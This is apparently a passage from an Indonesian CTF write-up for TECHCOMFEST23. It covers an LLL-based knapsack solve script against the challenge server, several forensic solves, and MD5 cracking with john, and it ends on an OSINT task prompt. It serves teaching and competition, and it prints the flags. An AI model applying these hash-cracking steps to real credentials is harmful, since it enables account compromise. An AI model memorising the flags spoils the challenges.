    while i < len(rahasia)*2:
        w0w += char[i] if rahasia[i % len(rahasia)] else ""
        i += 1
    hashed = lambda x: hashlib.sha256(x.encode()).hexdigest()
    if hashed(w0w) != hashed(tebak):
```

```

        return False
    return True

rahasia, roger, sumatra = generate(n,d)
print('Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau rahasianya')
print('roger = ', roger)
print('sumatra = ', sumatra)
tebak = input('rahasia = ')
if aku_mau_flag_dong(rahasia, tebak):
    print(f'hadehhh {flag}')
    exit(0)
exit(1)

```

Summary:

Fungsi generate menghasilkan 3 variabel, yaitu rahasia, roger, dan sumatera. Rahasia merupakan list angka 1 dan 0 sebanyak 31 buah. Roger merupakan list angka besar tidak berurutan sebanyak 31 buah. Sementara sumatera adalah sum() dari perkalian tiap bilangan rahasia dan roger.

Misal:

Rahasia = [1, 0, 0, 1, 0]

Roger = [1, 2, 3, 4, 5]

Sumatera = $(1 * 1) + (2 * 0) + (3 * 0) + (4 * 1) + (5 * 0) = 5$

Objektifnya adalah kita harus memenuhi persamaan `hashed(w0w) == hashed(tebak)` agar flag diberikan, maka dari itu kita harus mencari nilai “rahasia” berdasarkan nilai roger dan sumatera yang diberikan agar bisa mencari string w0w.

Attack idea:

Algoritma ini mirip dengan algoritma knapsack cryptosystem yang mana sama-sama mengalikan sekumpulan angka dengan binary sequence kemudian menjumlahkan semuanya. Untuk mencari nilai rahasia, kita bisa menggunakan LLL

https://en.wikipedia.org/wiki/Lenstra%E2%80%93Lenstra%E2%80%93Lov%C3%A1sz_lattice_basis_reduction_algorithm yang diimplementasikan dalam sage. LLL adalah algoritma yang reduksi polinomial yang melibatkan lattice, base, dan matrix.

Solution:

Berikut adalah script yang kami buat untuk mencari rahasia:

```

from pwn import *
import string, hashlib
char = string.ascii_letters + string.digits

def generateRahasia(rahasia):

```

```

w0w = ""
i = 0
while i < len(rahasia)*2:
    w0w += char[i] if rahasia[i % len(rahasia)] else ""
    i += 1
return w0w

r = remote('103.49.238.77', 35732)
r.recvuntil(b'roger = ')
roger = eval(r.recvline().strip().decode())
print(roger)
r.recvuntil(b'sumatra = ')
sumatera = int(r.recvline().strip().decode())

lennya = len(roger)
A = Matrix(ZZ, lennya+1, lennya+1)
for i in range(lennya):
    A[i, i] = 1
for i in range(lennya):
    A[i, lennya] = roger[i]
A[lennya, lennya] = -int(sumatera)

hasil = A.LLL()
file = open("hasil.txt", 'w')
file.write(hasil.str())

def truer(dor):
    for i in dor:
        if i < 0:
            return False
    return True

for i in hasil:
    M = i.list()
    if truer(M):
        print(M)
        break

hasil = generateRahasia(M[:-1])
r.sendline(hasil.encode())
r.interactive()

```



```

--$ sage rapi.sage
Warning: _curses.error: setupterm: could not find termInfo database


Terminal features will not be available. Consider setting TERM variable to your current terminal name (or xterm).
[x] Opening connection to 103.49.238.77 on port 35732
[x] Opening connection to 103.49.238.77 on port 35732: Trying 103.49.238.77
[+] Opening connection to 103.49.238.77 on port 35732: Done
[29180881251902698, 2245332669346800, 2905506203412016, 1690697429807446, 733817107600130, 2090859411926790, 2191574857426593, 1743025825107755, 2803591993216263, 529993509564907, 1703182467
013682, 2964610936347218, 931787080971022, 3219745462151194, 1731651648762029, 1361361391322997, 2909954385671955, 790629165814661, 146395917656414, 179962387072612, 672122658511168, 995577
601310101, 2296093489214789, 1762536023907334, 2719817621264101, 1845564983217188, 3297296095283076, 2987051170246456, 2383835232676627, 2954474424199244, 1238784502187085]
[[1, 0, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 1, 0, 0]
[*] Switching to interactive mode
/home/kisanak/.sage/local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:878: DeprecationWarning: isSet() is deprecated, use is_set() instead
  while not go.isSet():
/home/kisanak/.sage/local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:859: DeprecationWarning: isSet() is deprecated, use is_set() instead
  while not go.isSet():
rahasia = hadehhh TECHCOMFEST23{https://shorturl.at/cjkE0}
[*] Got EOF while reading in interactive

```


Flag = TECHCOMFEST23{https://shorturl.at/cjkE0}

Forensic

Mono



Kami diberikan sebuah wav file bernama chall.wav. Ketika dibuka, dapat terdengar suara lagu dengan ornamen lonceng di bagian kiri dan juga bunyi aneh di bagian kanan. Untuk menganalisa lebih lanjut, kami menggunakan tools **audacity** untuk membantu kami.




Dengan mengubah tampilan gelombang suara menjadi waveform dan pectogram, kami berhasil mendapatkan sebuah flag string pada bagian pecyogram dari chall.wav ini.

Flag =

TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fR3DDyS_R1gHt_aNy
Way_HeR3_1s_uR_FL4G_a1cd6113}

Flag Checker



Kami diberikan sebuah file zip yang dimana isinya merupakan dump memory android dari suatu aplikasi berdasarkan deskripsi pada challenge ini dan kami diminta untuk mengembalikan flagnya.

[illegible]

Setelah mengeluarkan isi dari zip, kami mendapatkan banyak binary file dari aplikasi flag checker, seperti pada gambar diatas. Dikarenakan banyaknya file, kami mencoba untuk mengambil isi dari binary-binary tersebut dengan menggunakan command strings dan mengambil string "tech".

```
.ConstraintLayout_ReactiveGuide_ReactiveGuide_animateChange  
reactiveGuide_animateChange  
KKTECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w3lL_H3r3_W3_4r3}  
reactiveGuide_animateChange
```


String flagnya pun dapat terlihat dalam salah satu binary file di zip tersebut.

Flag =
TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w3lL_H
3r3_W3_4r3}

Pixel




Kami diberikan sebuah gambar bernama pixel.png. Berdasarkan deskripsi, pengirim gambar tersebut mencoba untuk menyembunyikan pesan dengan mengurutkan pixel RGBA dan menggabungkannya pada 1 height yang sama.



Apabila dibuka, maka png-nya akan tergambar seperti diatas, dimana merupakan sebuah gambar panjang dengan tinggi yang kecil. Sesuai dengan deskripsi yang diberikan.


```
(excy@Excy)-[~/Downloads/techcomfest/foren/pixel]
$ exiftool pixel.png
ExifTool Version Number      : 12.51
File Name                    : pixel.png
Directory                    : .
File Size                    : 62 kB
File Modification Date/Time   : 2023:01:15 11:25:30+07:00
File Access Date/Time        : 2023:01:15 11:26:07+07:00
File Inode Change Date/Time   : 2023:01:15 12:34:11+07:00
File Permissions              : -rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 2073600
Image Height                 : 1
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Image Size                   : 2073600x1
Megapixels                   : 2.1
```

Hasil exiftool juga menunjukkan bahwa gambar diatas memiliki dimensi 2073600 x 1. Untuk dapat mengembalikannya seperti semula, kita perlu tahu dimensi awal gambar ini diambil. Berdasarkan asumsi kami, kami mendapatkan bahwa width 2073600 merupakan size dari 1920 x 1080.



Oleh karena itu, kami membuat sebuah script python singkat untuk mengambil RGBA pada png tersebut dan mengurutkannya kembali pada size yang sesuai yaitu 1920 x 1080.

```
from scipy import misc
from PIL import Image

img = Image.open("./pixel.png")
rgba = img.convert("RGBA")
datas = rgba.getdata()
pixels = []
```

```


size = (1920, 1080)

for x in datas:
    pixels.append(x)

# print(pixels)
image = Image.new("RGBA",size)
image.putdata(pixels)
image.show();


```

Dengan menggunakan library PIL dari python dan juga scipy, kita berhasil untuk mendapatkan list RGBA, menyusun kembali dengan size yang benar dan mengembalikan gambarnya seperti semula seperti gambar dibawah.




Flag = TECHCOMFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}

Qracking



Kami diberikan sebuah avi file dari challenge QRacking. AVI (Audio Video Interleave) File sendiri merupakan sebuah file video yang dibuat oleh Microsoft.



Video tersebut merupakan video QR yang berubah-ubah setiap mili-detiknya. Hal ini membuat kami berasumsi untuk mengambil setiap frame yang terdapat pada video ini, dan meng-extract semua QR yang terdapat pada video tersebut.

Dengan mengambil referensi dari <https://stackoverflow.com/questions/57791203/python-take-screenshot-from-video>, kami berhasil membuat sebuah script python untuk mengambil setiap QR pada video tersebut setiap kali frame pada video tersebut berubah.

```
# Importing all necessary libraries
import cv2
import os

# Read the video from specified path
cam = cv2.VideoCapture("./chall.avi")

try:

    # creating a folder named data
    if not os.path.exists('data'):
        os.makedirs('data')

# if not created then raise error
except OSError:
    print ('Error: Creating directory of data')

# frame
currentframe = 0

while(True):

    # reading from frame
    ret,frame = cam.read()

    if ret:
        # if video is still left continue creating images
        name = './data/frame' + str(currentframe) + '.jpg'
        print ('Creating...' + name)

        # writing the extracted images
        cv2.imwrite(name, frame)
```

```

        # increasing counter so that it will
        # show how many frames are created
        currentframe += 1
    else:
        break

# Release all space and windows once done
cam.release()
cv2.destroyAllWindows()

```

Dengan menjalankan script python diatas, kami berhasil untuk mendapatkan 840 frame pada video tersebut. Setelah berhasil mengambil gambar-gambarnya, kami juga membuat script singkat untuk men-*decode* setiap QR yang telah diambil dari video.

```

from PIL import Image
from pyzbar.pyzbar import decode
for i in range(840):
    data = decode(Image.open(f'./frame{i}.jpg'))
    print(data[0].data.decode('ascii'))

```

Hasil tersebut nantinya dimasukkan ke dalam decode.txt dan isi dari decode.txt adalah seperti gambar dibawah ini.

```

(excy@Excy)-[~/.../techcomfest/foren/qcracking/data]
$ cat decode.txt | head
OQtZCMhXonmKiKwDI8M8kOesARAXEFt0
IW8GwJMcGDCQSBtIKmo37XkKVVR10f8N
VUcpXPDCbKyZ2P00awt95q0zBSWGzpF6
jM0nDuC8w9S2hSZ6lwJWem3G0hexpsNl
CvmN1LDJBB8VDG790TzzexHCBdS0wxXi
ZFf5y76ut7dBoxGIkSR6BLQckxTmR74F
5206560a306a2e085a437fd258eb57ce
TKxtAaW7NwxHyv3kPYJHG2U9BUI1E76m
IprOgX0kRNoqILSj1nB4XofCmnNWGFLR
IQExM0Jvuls2wjvAXFKeIt0CjBYYfH7C

```

Terlihat hasil-hasil dari QR tersebut merupakan string aneh dan mirip dengan base64. Namun ketika kami mencoba untuk mendekripsi, tidak menghasilkan hal apapun yang readable atau menarik. Setelah menelaah lebih lanjut, terdapat *clue* pada deskripsi soal, dimana temannya berteriak **md5**. Oleh karena itu, kami menggunakan **john** untuk meng-*crack* hash md5 tersebut.

```

(excy@Excy)-[~/.../techcomfest/foren/qcracking/data]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./decode.txt

```

```
(excy@Excy)-[~/.../techcomfest/foren/qcracking/data]
$ john --show --format=raw-md5 ./decode.txt
?:D
?:Z
?:1
?:Q
?:y
?:3
?:t
?:5
?:1
?:9
?:t
?:5
?:Z
?:1
?:2
?:R
?:n
?:R
?:f
?:B
?:f
?:Z
?:L
?:O
?:R
?:m
?:D
?:y
?:R
?:0
30 password hashes cracked, 54 left
```

Setelah menjalankan john, kami tidak menemukan hasil yang menarik dan terlihat belum semua hash berhasil di-crack. Hal ini mungkin dapat terjadi dikarenakan list rockyou yang terlalu banyak dan juga hash yang terlalu banyak sehingga menyebabkan john error.

```
(excy@Excy)-[~/.../techcomfest/foren/qcracking/data]
$ mp64 ?a > pass.txt
```

Melihat dari hasil crack, plain text nya merupakan single character namun dengan variasi alfabet dan nomor. Oleh karena itu, kami berinisiatif untuk membentuk wordlist sendiri dengan menggunakan tools **mp64** dimana wordlist tersebut merupakan kombinasi antara angka, alfabet, dan special character.

```
(excy@Excy)-[~/.../techcomfest/foren/qcracking/data]
$ john --wordlist=./pass.txt --format=raw-md5 ./decode.txt
```




```
(excy@Excy)-[~/.../techcomfest/foren/qcracking/data]
$ john --show --format=raw-md5 ./decode.txt
?:V
?:E
?:V
?:D
?:S
?:E
?:N
?:P
?:T
?:U
?:Z
```

84 password hashes cracked, 0 left

Setelah menggunakan wordlist yang dibuat, semua *verified hash* telah di-crack dan apabila digabungkan semua akan menghasilkan string base64 berikut.

VEVDSENPTUZFU1QyM3twNHJTMW5HX1MwMF9tNG5ZX1FSX2MwRGVTXzFzTnRfUzBf
ZlVOXzRmVDNyXzRMTH0=



Dengan menggunakan bantuan cyberchef, kami berhasil mendapatkan flag untuk challenge ini!

Flag =

TECHCOMFEST23{p4rS1nG_S00_m4nY_QR_c0DeS_1sNt_S0_fUN_4fT3r_4LL}

OSINT

Runaway

CHALLENGE

43 SOLVES

✕

Runaway

🕒 100

We've been tracking this hacker known as "Dedsec" for so long but we always hit a dead end. One day one of our cell tower recently tracked his phone in Badung, Bali (Indonesia)! But yet again he is always one step ahead of us and remove most of the tower tracking results from our database. The only information we know is that he is using Telkomsel as his sim card provider. We also have the eNB ID of the tower that tracked his phone: 248440, but unfortunately he also removed the tower location too. Can you help us find approximate location of the tower with the eNB ID we provided?

Note: Submit the latitude and longitude with the maximum 1 number of the decimal (separate with :)
For example:
Correct : TECHCOMFEST23{-420.6:69.4}
Wrong : TECHCOMFEST23{-420:69}

